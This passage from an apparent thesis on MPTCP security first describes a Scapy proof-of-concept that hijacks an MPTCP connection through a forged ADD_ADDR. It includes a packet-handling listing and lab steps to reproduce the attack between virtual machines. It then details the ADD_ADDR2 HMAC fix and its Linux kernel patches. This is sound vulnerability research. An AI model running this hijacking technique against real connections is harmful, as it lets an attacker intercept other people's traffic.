A similar sniffing procedure is used for the next steps regarding SYN/ACK and ACK MP_JOIN packets, as it can be seen for the threads named *SYNACKThread* and *ACKThread*. Each time these sniffing threads are started, a sleep function is called for a time expressed in *THREAD_SYNC_TIME*, as a poor but effective mechanism that ensures that *tcpdump* is called and running in the new threads before proceeding (listing 4.5, line 5).

The MP_JOIN packets generated and received in this way are manipulated to change the IP addresses and ports (and possibly other fields) as described in the attack procedure and then forwarded to the right host. Note that manipulating packets' fields in Scapy is different with respect to the case of ADD_ADDR where the packet is forged from scratch. All the functions *manipulate_ack*, *manipulate_synack* and *manipulate_syn* don't forge a new packet but slightly modify a copy of the received packet. While doing this it is necessary to eliminate the checksum value so that Scapy automatically recalculate the correct value for it before sending the packet on the wire, taking into consideration the updated values. Similar considerations hold for the Ethernet layer of the manipulated packets.

Once the last ACK for the MP_JOIN procedure is sent to the server, the new subflow is operational. The next steps in the script enable again the outgoing RST packets and forge some of them to close all the subflows apart from the malicious one. By following the *print* messages in the script, this corresponds to phase 5. Now, all the messages from the server to the client are sent to the attacker instead, without an explicit way for the victim to notice. The very last portion of the script runs the method *handle_payload* (listing 4.7) that both prints the text messages (line 12) received by localhost (the attacker) from the server and generate DATA-ACK DSS options for the server in order to keep the connection alive (line 15).

```
1   def handle_payload(p, SERVER_IF, MY_IP):
2       # Only read incoming packets (simulating off-path attack)
3       if p.haslayer(IP) and p.haslayer(TCP) and p[IP].dst != MY_IP:
4           return
5       # Dirty passage, just avoid packets without MPTCP - DATA DSN
6       if p.haslayer(TCP):
```

```
7              dsa = get_DSS_Ack(p)
8              if dsa == -1:
9                  return
10             # Print the redirected traffic!
11             if p.haslayer(Raw):
12                 print "Captured: \"" + p[Raw].load[:-1] + "\""
13                 # Generate data_ack for the server in order to keep receiving the
                       next messages
14                 length = len(p[Raw].load)
15                 pkt = (IP(version=4L,src=p[IP].dst,dst=p[IP].src)/ \
16                         TCP(sport=p[TCP].dport, dport=p[TCP].sport, flags="A", \
17                         seq=p[TCP].ack, ack=(p[TCP].seq + length),
                               options=[TCPOption_MP( \
18                         mptcp=MPTCP_DSS_Ack(data_ack=(dsa + length)))]))
19             send(pkt, iface=SERVER_IF, verbose=0)
```

Listing 4.7. Filter function for the sniffing tool when receiving redirected traffic of the hijacked connection from the server

4.3 Reproducing the attack

The attack script has been tested on a Ubuntu 14.04 LTS machine. Before reading the following steps, download all the required files for the setup as described at the beginning of section 4.1.

1. Open two terminal windows and run the *client.sh* and *server.sh* scripts to launch the UML virtual machines (user/password: *root*);

2. On the server machine, run the following (it is possible to chose any viable TCP port):

   ```
   netcat -l -p 33443
   ```

3. On the client machine, it is necessary to disable one of the two network interfaces, namely *eth1*. This is necessary due to some limitations currently affecting the Scapy tool and the attacking script (the connection will still be MPTCP, with a single subflow):

   ```
   ifdown eth1
   ```

4. Now you can run *netcat* on the client, too:

   ```
   netcat 10.2.1.2 33443
   ```

5. Try to exchange messages between client and server to verify that communication is active;

6. Now it is possible to start the attack by opening a new terminal on the local machine (it is necessary to start the Scapy script *after* having established the *netcat* connection);

7. Go to the folder were you downloaded the Scapy tool and type the following:

   ```
   sudo python test\_add\_address.py 10.1.1.1 \
   10.2.1.2 10.1.1.2 tap2 tap0
   ```

   NOTE: If an import error appears, try to install the missing dependencies with:

   ```
   sudo apt-get install python-netaddr
   ```

8. Go back to the client UML terminal and start sending messages to the server. While the messages exchange goes on, the attack script progresses.

9. If 100% progress is reached in the attack process, just try to send a message from the server to the client and it will be sent to the attacking machine instead (i.e. to localhost). Further improvements would allow to also answer back to the server, thus impersonating the client.

The capture file resulting from this attack can be inspected in appendix 7.

4.4   Conclusions

The Scapy tool developed for this research targets a specific scenario to exploit the ADD_ADDR vulnerability. It is not intended to be general enough to work with all the existing MPTCP usages. Nevertheless, by succeeding in this specific case involving a *netcat* communication between two hosts, it is indeed proved the feasibility and gravity of the problem, and it should be relatively easy to extend the portability of the attacking tool to act in new scenarios, if required. This section mainly investigates the workarounds used to simplify the attacking simulation, to prove that they are not critical enough to devalue the results of the tool itself.

All the requirements for the succeeding of the attack have been already listed in Section 3.3. Here is reported a short summary:

- the 4-tuple: IP and port for both source and destination;

- valid ACK/SEQ numbers for the targeted subflow;

- valid address identifier for the malicious IP address used to hijack the connection;

Regarding the last point, the address ID chosen for the new subflow initiated by the attacker must be different from all the other IDs already used by the other subflows. It is fairly easy to choose a value quite high that has very low probability of being in use already. This value is set to 6 by default in the Scapy attack script.

It is a fair assumption that the 4-tuples identifying the connection endpoints are known by the attacker, apart from the client side port value: in that case the difficulty in guessing the right port in use very much depends on the port randomization technique deployed at the client host [44]. Since it is anyway possible to guess the port, it is a fair simplification to simply provide it to the application in the simulation: for this reason the tool has been designed to accept the IP addresses as arguments and automatically gets the ports in use to increase the rate of success in different testing scenarios, without the need for the user to provide that kind of information.

Guessing the SEQ and ACK numbers is by far more complex. Again, all the considerations about this have been reported in previous sections: it is possible to generate a big number of packets trying to guess the acceptable values for packet injection. This is out of the scope for this research, so it is acceptable to simplify the attack by providing the SEQ and ACK values (by sniffing them from the ongoing connection).

It is important to emphasize that despite these workarounds, that do require to act as a physical man-in-the-middle, no other information apart from the ports, SEQ and ACK values have been retrieved using Scapy's *sniff* or *tcpdump*, and no packet originally sent to the trusted hosts (the UML virtual machines) have been discarded or modified. All the sniffed values can be guessed and, despite the reduced chance of success, the exploit could be executed via a 100% off-path attack. That is why this is considered a major vulnerability for MPTCP deployment [16]. In the next sections the solution to this problem and its Linux Kernel implementation are discussed in the details.

Chapter 5

Fixing ADD_ADDR

5.1 The ADD_ADDR2 format

There is an ongoing effort to move the current MPTCP specification from Experimental Track to Standard Track. Solving the ADD_ADDR vulnerability is believed to be a fundamental step to reach the required security standards for the transition to happen. By analyzing the nature of the vulnerability, various proposals have been elaborated to modify the design of the ADD_ADDR option and they are reported in the official documentation for MPTCP security [16]. The conceptual flaw behind the option is that no secret material related to the ongoing MPTCP is included in any of the fields. The only security mechanism performed on such message is the TCP-level sequence and acknowledge numbers, that an attacker has to know in order to inject such packets into an ongoing session.

A possible solution could be to add the receiver's token of the connection as a field in the ADD_ADDR option. Such token is supposed to be unknown to the attacker that in turns would not be able to forge a valid ADD_ADDR message. This solution wouldn't be effective if the attacker is able to eavesdrop the keys during the initial handshake, thus being able to retrieve the tokens for the connection as well; keys' eavesdrop is indeed a security concern related to MPTCP (see section 3.2.2). It is not actually advisable to expose information regarding session's keys and tokens in clear inside the ADD_ADDR option, since that would give more opportunities for eavesdropping.

Another possibility would be to maintain the ADD_ADDR format unchanged but to block the attack at a later stage. A malicious ADD_ADDR can be sent to trigger a SYN+MP_JOIN generation at the client, but if the destination address of the SYN packet is added as part of the message used to calculate the HMAC value for the MP_JOIN messages, the attacker wouldn't be able to recompute the HMAC value after modifying the destination address. However, since addresses are not a stable piece of information in a network with NATs, using the destination address to calculate the HMAC is not a viable solution.

In order to achieve higher security levels maintaining NAT compatibility, a third option has been proposed. The idea is to add to the ADD_ADDR option a new field containing the truncated HMAC value (rightmost 64 bits) calculated as follow: the key is the MPTCP key of the sender as originally agreed in the MP_CAPABLE handshake; the message is the concatenation of the previous three fields in packet: address ID, advertised IP address, and port. The new format (figure 5.1) has been formally specified for the first time in RFC-6824bis-04 [46], but slight modifications have been proposed and introduced in the newer version RFC-6824bis-05 [47], as explained in the following sections. For our analysis in this section and for the patches produced during the thesis work, the reference specification is RFC-6824bis-04.

Such format would require the attacker to know the MPTCP session keys in order to forge a valid ADD_ADDR2 message, but no keying material or token is exposed with this solution. Albeit, if the attacker is able to eavesdrop the keys during connection initiation it would be possible to exploit the same vulnerability even with the new address format. More experiments

39

Figure 5.1.   ADD_ADDR2 option [46])

about this case are reported in section 5.4. Possible mitigations for such threat concerning keys' eavesdrop are explained in section 3.2.2. The keys' eavesdrop threat is a partial-time on-path eavesdrop, a category that is considered less critical in terms of security concerns. In fact, such keys' eavesdrop procedure in MPTCP has an almost identical counterpart in SCTP, when the SCTP-AUTH extension is used without pre-shared keys [48]: the same security levels of SCTP would be reached in MPTCP by upgrading ADD_ADDR to ADD_ADDR2. Since SCTP is Standard Track, ADD_ADDR2 is indeed considered a sufficient modification of the MPTCP first design to reach the security levels required for the transition to Standard Track.

5.2   Implementing ADD_ADDR2

The current MPTCP patch added to the TCP stack in the Linux Kernel currently counts around 12000 lines of code (all the statistics about the code can be found at https://multipath-tcp.org/mptcp_stats/index.html). The Linux implementation is considered the reference implementation for MPTCP and it closely follows the RFC specifications. Moreover, a lot of effort has been put into the implementation design in order to make the new protocol acceptable for upstreaming to the official Linux Kernel. For such purpose, it is of paramount importance to keep the added complexity into the TCP stack as low as possible, in order not to jeopardize performance and stability of regular TCP. Nevertheless, high performance is expected for MPTCP. The main architectural concepts related to the control plane of the protocol are now explained, before introducing the modifications related to the new ADD_ADDR2 format [46].

5.2.1   MPTCP in Linux

With MPTCP in the Linux Kernel, three main layers are defined in the networking stack to guarantee multipath management and backward compatibility with regular TCP [49]. The first element is the *master subsocket*, which provides the interface used by the applications to communicate with the TCP stack. The structure of the master subsocket follows the regular TCP standards, in order to maintain backward compatibility towards the application layer: in fact this is the only element used by the Linux Kernel in case of regular TCP connectivity. The second element is called *multipath control block (mpcb)* and it is the main brain of MPTCP, handling MPTCP-specific functionalities: the multipath control block runs the algorithms that determine when to start or stop subflows, which subflow to chose in order to send a particular piece of data over the network and how to reconstruct the original data from the scattered segments coming from different subflows at the receiver. All the reordering algorithms in the multipath control block work at the MPTCP data-level, while the reordering of the data at the single subflows is handled by the underlying regular TCP. The final element of the MPTCP architecture is the set of *slave subsockets*, the actual endpoints for the multiple MPTCP subflows. Such elements are not visible by the application, but they are handled by the multipath control block. The master subsocket and the slave subsockets form the pool of subflows' endpoints used in a MPTCP host. The *mpcb* is referenced in the so called *meta-socket* structure (figure 5.2).

Figure 5.2. General architecture of MPTCP in the Linux Kernel

Analyzing the actual code implementation related to such architecture, it is mainly composed of several data structures linked by pointers. In order to maintain the design-goal if minimizing the impact over regular TCP, when a TCP structure would need additional elements to handle MPTCP-related functionalities, the common choice is to define a new MPTCP-specific structure to store those elements. In this way, upon regular TCP operations, there is no increase in memory-footprint and all the standard TCP structures are in place. On top of that, having specific structures for MPTCP code makes it easier to read and understand the MPTCP components inserted into the TCP stack. For example, a fundamental structure in TCP is the *tcp_sock*, that is used to store the state of a single TCP connection. In MPTCP, additional information for each TCP subflow is needed (for example the address ID associated to each subflow). A new *mptcp_tcp_sock* struct has been defined and each subflow contains a pointer to such new structure. The *mptcp_tcp_sock* is a separate structure referenced inside *tcp_sock* in case of MPTCP connectivity. Also the previously mentioned main architectural element, that is the multipath control block, is implemented in code using a new structure called *mptcp_cb*.

The allocation policy for all the new MPTCP structures is lazy-allocation, meaning that MPTCP structures are allocated only if it is detected that both hosts support the new protocol. This choice is again related to the main purpose of not affecting regular TCP performances when MPTCP fails during negotiation. A downside of this approach is related to the fact that the TCP stack operations are often executed in a soft-interrupt context, that does not allow functions to sleep in order to wait for available memory: this means that memory allocations in the middle of a connection might fail, forcing a fallback to regular TCP.

The following sections contain an in-depth analysis of the ADD_ADDR functionality implemented in the Linux Kernel and how this was modified during the development of the new format ADD_ADDR2. In the following sections, the term *ADD_ADDR* is used to indicate the old format for the option, *ADD_ADDR2* is sued for the new format, while *ADD_ADDR(2)* addresses the option in general terms without referring to a specific version. Moreover, the term *HMAC* is often used to indicate the full *HMAC-SHA1* cryptographic function.

5.2.2   Truncated HMAC in ADD_ADDR

The part of code in the Linux Kernel defining the format of every MPTCP options is contained in the following header file: *include/net/mptcp.h*. For each MPTCP option there is a corresponding data structure in this header file that contains all the fields for the option in the right order, format and alignment. The ADD_ADDR option is defined in the *mp_add_addr* struct. A first step towards achieving a full implementation of ADD_ADDR2 is indeed to add the truncated HMAC field into the ADD_ADDR message and place it after the optional port, both in case of IPv4 and IPv6 (listing 5.1, lines 18 and 23).

```
1  struct mp_add_addr {
2          __u8 kind;
```

41

```
 3          __u8 len;
 4  #if defined(__LITTLE_ENDIAN_BITFIELD)
 5          __u8 ipver:4,
 6                  sub:4;
 7  #elif defined(__BIG_ENDIAN_BITFIELD)
 8          __u8 sub:4,
 9                  ipver:4;
10  #else
11  #error "Adjust your <asm/byteorder.h> defines"
12  #endif
13          __u8 addr_id;
14          union {
15                  struct {
16                          struct in_addr addr;
17                          __be16  port;
18                          __u8  mac[8];
19                  } v4;
20                  struct {
21                          struct in6_addr addr;
22                          __be16  port;
23                          __u8  mac[8];
24                  } v6;
25          } u;
26  } __attribute__((__packed__));
```

Listing 5.1. *mp_add_addr* struct

The fields in the data structure resemble the content of ADD_ADDR as described from a high level prospective in section 2.2. A union is used to define two alternatives for the option's definition, since the advertised IP address can be a longer IPv6 address or a shorter IPv4 address. The HMAC value that is computed using the HMAC-SHA1 algorithm is of 160 bits, but only its "least significant" rightmost 64 bits are parsed into the final packet, hence the usage of an array of eight elements of kind *__u8*. Particular attention is used to correctly pack the structure, in order to avoid additional padding that could be added by the compiler to align the inner fields for performance purposes. Such padding is unwanted in the final packet sent on wire. The *port* field is optional, meaning that additional care has to be taken when creating the struct in order to build the packet, as it is explained later in this section.

When the transmission of an ADD_ADDR2 is triggered, the function *full_mesh_addr_signal()* (in *net/mptcp/mptcp_fullmesh.c*) is called to prepare all the fields that will be later on parsed into the outgoing packet; at this point, the fields are saved in a *tcp_out_options* structure, defined in *include/linux/tcp.h*. A new *__u64 trunc_mac* entry has been added to such structure in order to store the new truncated HMAC used in ADD_ADDR2. In listing 5.2 is reported the added code inside *net/mptcp/mptcp_fullmesh.c* that is used to calculate and store the HMAC value. All the code reported so far addresses the IPv4 advertisement, but IPv6 support is provided throughout the entire set of produced patches. It is now important to mention that the ADD_ADDR2 has been designed as a major update for MPTCP, thus being part of the next version of the protocol: MPTCP version 1. Backward compatibility towards version 0 and ADD_ADDR has to be guaranteed, meaning that the truncated HMAC is added to the ADD_ADDR message only if version 1 or higher has been established by both hosts during the initial handshake. More about the newly introduced version control is reported in the next section (section 5.2.3). It is possible to notice the conditional statement checking that the MPTCP version in use is indeed 1 or greater (listing 5.2, line 2). The actual hashing function adopted is *mptcp_hmac_sha1()*; such function, that was already available in the first phases of the MPTCP implementation, has been also modified to properly work with ADD_ADDR2 (more details about this updated function are reported in section 5.2.4).

```
 1  ...
```

```
2  if (mpcb->mptcp_ver >= MPTCP_VERSION_1) {
3          u8 mptcp_hash_mac[20];
4          u8 no_key[8];
5
6          *(u64 *)no_key = 0;
7          mptcp_hmac_sha1((u8 *)&mpcb->mptcp_loc_key,
8                  (u8 *)no_key,
9                  (u32 *)mptcp_hash_mac, 2,
10                 1, (u8 *)&mptcp_local->locaddr4[ind].loc4_id,
11                 4, (u8 *)&opts->add_addr4.addr.s_addr);
12         opts->add_addr4.trunc_mac = *(u64 *)mptcp_hash_mac;
13 }
14 ...
```

Listing 5.2. New ADD_ADDR HMAC calculation (outgoing IPv4 packet)

The call to HMAC calculation function *mptcp_hmac_sha1()* is now examined, keeping as reference listing 5.2. Regarding the key used for the HMAC calculation, that is defined as the concatenation of the first two arguments of the hashing function. It corresponds to the key of the sender as defined during the MP_CAPABLE exchange (*mptcp_loc_key*), followed by 8 bytes initialized to 0 (the *no_key* field). Even if the 8 trailing bytes are not compliant with the specifications considered as reference for this paper [46], which only requires the 32-bit key of the sender, these are maintained in order not to change the way the hashing function currently manages the keys for the HMAC computation: in fact *mptcp_hmac_sha1()* accepts exactly two messages of 8 bytes each and concatenates them to form the final hashing key. This incorrect implementation is temporarily acceptable since the protocol specifications regarding this aspect change in the more recent drafts [47], as reported in section 5.3. For what regards the message for the HMAC calculation, it is obtained concatenating the address ID (line 10) and the advertised address (line 11). Note that listing 5.2 does not include the code for handling the port value in the HMAC. Indeed, port advertisement (which is optional) is not yet part of the current MPTCP implementation in the Linux Kernel. More details about this can be found later in section 5.2.5. The HMAC calculation produces 160 bits that are saved in the previously allocated placeholder called *mptcp_hash_mac* (line 3), whose reference is later saved into the new field in *tcp_out_options*, in turn referenced by the pointer *opts* (line 12). The same pointer *opts* is used later on, in the function *mptcp_options_write()* (file *net/mptcp/mptcp_output.c*), in order to retrieve the saved values and construct the *mp_add_addr* data structure for the packet sent on wire (listing 5.3).

```
1  ...
2  mpadd->kind = TCPOPT_MPTCP;
3  if (opts->add_addr_v4) {
4          mpadd->sub = MPTCP_SUB_ADD_ADDR;
5          mpadd->ipver = 4;
6          mpadd->addr_id = opts->addresses.addr_id;
7          mpadd->u.v4.addr = opts->add_addr4.addr;
8          if (mpcb->mptcp_ver < MPTCP_VERSION_1) {
9                  mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4;
10                 ptr += MPTCP_SUB_LEN_ADD_ADDR4_ALIGN >> 2;
11         } else {
12                 memcpy((char *)mpadd->u.v4.mac - 2,
13                     (char *)&opts->add_addr4.trunc_mac, 8);
14                 mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4_VER1;
15                 ptr += MPTCP_SUB_LEN_ADD_ADDR4_ALIGN_VER1 >> 2;
16         }
17 }
18 ...
```

Listing 5.3. Building ADD_ADDR2 outgoing message

In *mptcp_option_write()*, the MPTCP version in use is again checked to determine if to process the HMAC field in *opts* or not. If the version is 1 or greater, then a *memcpy* of the first 8 bytes of the HMAC value is performed to the location defined by the following pointer: *(char *)mpadd-¿u.v4.mac - 2* (listing 5.3, line 12); the "-2" is used to start the copying right after the advertised address (IPv4 address, in this case), thus skipping the optional port field. It is important to remind that the actual implementation of MPTCP for the Linux Kernel lacks the feature about port advertisement: more precisely, a port is never added to the ADD_ADDR(2) option, but the code to handle a possible port value upon ADD_ADDR(2) reception is in place and fully operational. Further considerations on port advertisement capabilities can be found in section 5.2.5.

The new ADD_ADDR2 has different lengths with respect to the previous version, since the 8 bytes truncated HMAC is added. New length values are defined, by adding "_VER1" to the name of the previous definitions: *MPTCP_SUB_LEN_ADD_ADDR4_VER1* is 16 (8 in ADD_ADDR), and *MPTCP_SUB_LEN_ADD_ADDR6_VER1* is 28 (20 in ADD_ADDR).

When the ADD_ADDR(2) message is received, the length of the received option is checked and it has to match with the expected values, according to the type of message (ADD_ADDR or ADD_ADDR2). This check is called in the function *mptcp_parse_options()* (listing 5.4).

```
1   ...
2   if (!tp)
3         break;
4
5   if (!is_valid_addropt_opsize(tp->mpcb->mptcp_ver,
6                         mpadd, opsize)) {
7         mptcp_debug("%s: mp_add_addr: bad option size %d\n",
8                   __func__, opsize);
9         break;
10  ...
```

Listing 5.4.   Check ADD_ADDR(2) size at the receiver inside *mptcp_parse_option()*

An issue encountered at this point of development was that the function just mentioned was initially called with no reference to the multipath control block structure where the version of the current MPTCP session is stored (as explained later in the section regarding version control). The MPTCP version is no more passed along in the options following the MP_CAPABLE exchange, meaning that the value can't be retrieved directly from inspecting the ADD_ADDR option. A first workaround was to add the version value in the structure containing the received options, named *mptcp_options_received*, before passing this structure to the parsing function. In fact, *mptcp_options_received* (whose pointer is available in *mptcp_parse_option()* but it doesn't appear in the code snippet of listing 5.4) is created in another portion of code with access to the MPTCP version in use. Anyway, this might be confusing to the developers, since it looks like the MPTCP version value has been indeed present within the options inside the received TCP segment, while it was in reality saved at connection initialization and just copied from the local *mpcb*. The final approach to solve the problem involved slightly more complex changes for the set of function calls related to the parsing of TCP/MPTCP options: as it can be seen in line 5 of listing 5.4, the *tcp_sock* (*tp*) structure containing the *mpcb* data for the connection is available inside the final version developed for *mptcp_parse_option()*, and the version value *mptcp_ver* is passed along to the opsize checking function *is_valid_addropt_opsize()*. This required to modify the *tcp_parse_options()* function in the TCP stack to pass along the pointer to the *tcp_sock*, so that it can be retrieved further down within the function calls chain (listing 5.5, last line). Note that the *tp* pointer can be null in certain cases (for example if *tcp_parse_options()* is called from *tcp_timewait_state_process()* while the MPTCP session is shutting down), meaning that a null check is needed before calling the validation function: if *tp* is null, it is impossible to retrieve the MPTCP version and the ADD_ADDR(2) is simply ignored.

```
1   void tcp_parse_options(const struct sk_buff *skb,
2                     struct tcp_options_received *opt_rx,
```

```
3                      struct mptcp_options_received *mopt_rx,
4                      int estab, struct tcp_fastopen_cookie *foc);
5                      int estab, struct tcp_fastopen_cookie *foc,
6                      struct tcp_sock *tp);
```

Listing 5.5. New definition for *tcp_parse_options*

Regarding the *is_valid_addropt_opsize()* function, it has been developed as a separate inline function since the length's check with the additional ADD_ADDR2 case involves now four possible configurations and it is quite verbose. Such check simply verifies that the length of the received option complies with the specifications according to the MPTCP version in use the the version of the advertised IP address.

After the host that received the ADD_ADDR(2) packet has verified the correctness of the option's length, the function *mptcp_handle_add_addr()* takes care of verifying the HMAC and triggering the procedures used to add the advertised address, if appropriate. The IPv4 version of the HMAC verification code at the receiver is shown in listing 5.6, where the HMAC calculated locally is compared with the one received in the ADD_ADDR2 message with the *memcmp()* in line 8: the "return" in line 10 prevents the information from ADD_ADDR2 to be further processed, if *memcmp()* fails.

```
1   ...
2   mptcp_hmac_sha1((u8 *)&mpcb->mptcp_rem_key,
3                  (u8 *)no_key,
4                  (u32 *)hash_mac_check, msg_parts,
5                  1, (u8 *)&mpadd->addr_id,
6                  4, (u8 *)&mpadd->u.v4.addr.s_addr,
7                  2, (u8 *)&mpadd->u.v4.port);
8   if (memcmp(hash_mac_check, recv_hmac, 8) != 0)
9           /* ADD_ADDR2 discarded */
10          return;
11  ...
```

Listing 5.6. New ADD_ADDR HMAC calculation (incoming IPv4 packet)

It is possible to notice that the code inside *mptcp_handle_add_addr()* is similar to the one used at the sender (5.2), with the local key used for HMAC computation instead of the remote key; moreover, for this code that runs at the receiver, the port value is present and processed if detected inside the ADD_ADDR(2) option, as it explained later in the following sections on port advertisement and the new hashing function's implementation.

5.2.3 Version control

ADD_ADDR2 is substantial modification of an important design aspect of the MPTCP protocol. ADD_ADDR2 is indeed non interoperable with the current stable implementation of MPTCP version 0, since the augmented length of the option would cause the older network stack to discard the option right away. ADD_ADDR2 is considered part of the new MPTCP protocol version number 1, whose implementation has to guarantee backward compatibility. For this purpose, a version control mechanism has to be in place so that hosts can agree on the version to use upon initial handshake and successively operate according to such decision. Since ADD_ADDR2 is the first step towards the implementation of the new features for MPTCP version 1, no version control mechanism was provided at the beginning of the development phase for ADD_ADDR2: version 0 was just an fixed value parsed into each MP_CAPABLE option (option's format is shown in figure 2.7) with no logic attached.

MPTCP version 1 is currently a moving target, so the definitive update for the version is not included inside the patch for ADD_ADDR2 that is just a part of the future changes introduced

with the new version (more about this in the section 6.3). For this reason, it has been decided to give the system administrator the possibility of dynamically set the MPTCP version via a *sysctl* call, like the following:

```
sysctl -w net.mptcp.mptcp_version=1
```

It is possible to identify three main phases in the version agreement procedure [46]:

1. The client insert the highest available MPTCP version number it supports into the MP_CAPABLE option;

2. When the server gets the first MPTCP packet, it checks the version advertised by the client and answer with the highest version it supports that is less or equal to the client's version;

3. As a last step, the client receives the answer from the server, and it checks that it is indeed a valid version (i.e. it is no greater than the one the client advertised in the first place); at this point, the client can backtrack to regular TCP if it does not wish to use the requested version.

In developing MPTCP version control mechanism, a problem was related to the fact that the user can change the version in use at any time via a *sysctl* command, meaning that it is possible to change the version in the middle of an MPTCP connection. It is not desirable to change such configuration during the MP_CAPABLE exchange: it is possible that the first MP_CAPABLE is retransmitted to the passive opener (following standard TCP retransmission procedures), and the version number inside retransmitted packets must not change from the one used during the very first transmission. For this reason, the configured *sysctl* value is read and initialized for the MPTCP connection at an early stage, namely when *mptcp_enable_sock()* (in *net/mptcp/mptcp_ctrl.c*) is called; there, the value is saved into the newly introduced field *mptcp_ver* inside the *tcp_sock* structure (listing 5.7, line 6).

```
1  ...
2  void mptcp_enable_sock(struct sock *sk)
3  {
4          if (!sock_flag(sk, SOCK_MPTCP)) {
5                  sock_set_flag(sk, SOCK_MPTCP);
6                  tcp_sk(sk)->mptcp_ver = sysctl_mptcp_version;
7          ...
```

Listing 5.7.   MPTCP version agreement (initializing *sysctl* value)

Even if the *sysctl* value is changed by the user after the *mptcp_enable_sock()* has been called, the value in *tcp_sock* for a specific connection is not affected, and that is indeed the value used to create and send the SYN+MP_CAPABLE option (even in case of retransmissions). The same initialization procedure is executed when the MP_CAPABLE packet is received at the server side, meaning that the code for version agreement at the server also retrieves the local MPTCP version via *tp-¿mptcp_ver*, where *tp* is the pointer to the *tcp_struct* for the connection (listing 5.8, line 1).

The function *mptcp_reqsk_new_mptcp()* (in *net/mptcp/mptcp_ctrl.c*) is called when the SYN+MP_CAPABLE is received and the code in listing 5.8 is executed to set the highest version available that is not greater than the one advertised by the client. The *mopt* pointer points to the structure containing the received MPTCP options from the client, while *mtreq* is a pointer to the *mptcp_request_sock* structure, where the final version chosen by the server is saved for now.

```
1          if (mopt->mptcp_ver >= tp->mptcp_ver)
2                  mtreq->mptcp_ver = tp->mptcp_ver;
3          else
4                  mtreq->mptcp_ver = mopt->mptcp_ver;
```

Listing 5.8.   MPTCP version agreement (phase 2)

46

The last step of the version agreement involves the final check performed by the client on the version value sent back by the server: it has to be equal or less then the one originally advertised in the first MP_CAPABLE message. Such check is added to the function *mptcp_rcv_synsent_state_process()* (in *net/mptcp/mptcp_input.c*): *tcp_sk(sk)* is used to obtain the pointer to the *tcp_sock* structure, where *mptcp_ver* is retrieved and compared to the server's MPTCP version residing in *mopt-¿mptcp_ver* (listing 5.9). If the comparison fails, the *fallback* label is hit to trigger the fallback procedure to regular TCP.

```
1        if (mopt->mptcp_ver > tcp_sk(sk)->mptcp_ver)
2                /* TODO Consider adding new MPTCP_INC_STATS entry */
3                goto fallback;
```

Listing 5.9.   MPTCP version agreement (phase 3)

After these messages have been exchanged, if a proper version has been agreed, both hosts will eventually call *mptcp_create_master_sk()* and in turns *mptcp_alloc_mpcb()* with the information about the version, so that it is also saved in the MPTCP control block *mptcp_cb* for the session. From the multipath control block, the MPTCP version in use can be retrieved to process the ADD_ADDR(2) option accordingly.

5.2.4   The hashing function

The current implementation of MPTCP in the Linux Kernel adopts a specific function for all the HMAC-SHA1 calculations required by the protocol: it is named *mptcp_hmac_sha1()* and it is placed inside *net/mptcp/mptcp_ctrl.c*. Before the introduction of ADD_ADDR2, only the MP_JOIN option required such functionality, with a fixed scheme regarding the type and length of the key and message used as input for the HMAC algorithm: the key is always the concatenation of the two 64-bit MPTCP keys exchanged via the MP_CAPABLE option, while the message is always the combination of two random nonces of 32 bits each. For this reason, the function has been designed to accept such input values with no flexibility on the length and number of the byte strings passed along for the HMAC computation. The old prototype for *mptcp_hmac_sha1()* is shown in listing 5.10.

```
1  void mptcp_hmac_sha1(u8 *key_1, u8 *key_2, u8 *rand_1, u8 *rand_2,
2                       u32 *hash_out);
```

Listing 5.10.   Prototype for the old *mptcp_hmac_sha1() function*

The old implementation of the function concatenates the first 8 bytes pointed by *key_1* and *key_2* to get the 16 bytes key, and it concatenates the first 4 bytes of *rand_1* and *rand_2* to originate the 8 bytes message. The *hash_out* pointers points to the placeholder for the final result of the calculation.

With ADD_ADDR2 the requirements for the HMAC calculation change. The hashing key follows the same configuration of the MP_JOIN case, while the message is now the concatenation of some of the fields in the ADD_ADDR2 option, namely the single-byte address ID, the advertised IP address that can be a 4-bytes IPv4 address or a 16-bytes IPv6 address and, if present, the 2-bytes port value. Instead of implementing a separate hashing function for dealing with this case, it was decided to extend the current one in order to accept an arbitrary number of messages of arbitrary length (checking that the total length doesn't exceed a certain limit). For what concerns the HMAC key, that part is expected not to change for future usage in MPTCP since it is most likely based on the two MPTCP keys exchanged during the initial handshake. For the message part, the new function has been developed using the C functionality for variable argument lists based on *va_list* (listing 5.11, line 2). Only the first part of the new hashing function's implementation is changed, since it is the one that handles the input key and message passed as argument. In this first part, shown in listing 5.11, the *input* array is prepared for the actual cryptographic functions called in the second part, the latter being omitted in this paper.

```
1   void mptcp_hmac_sha1(u8 *key_1, u8 *key_2,
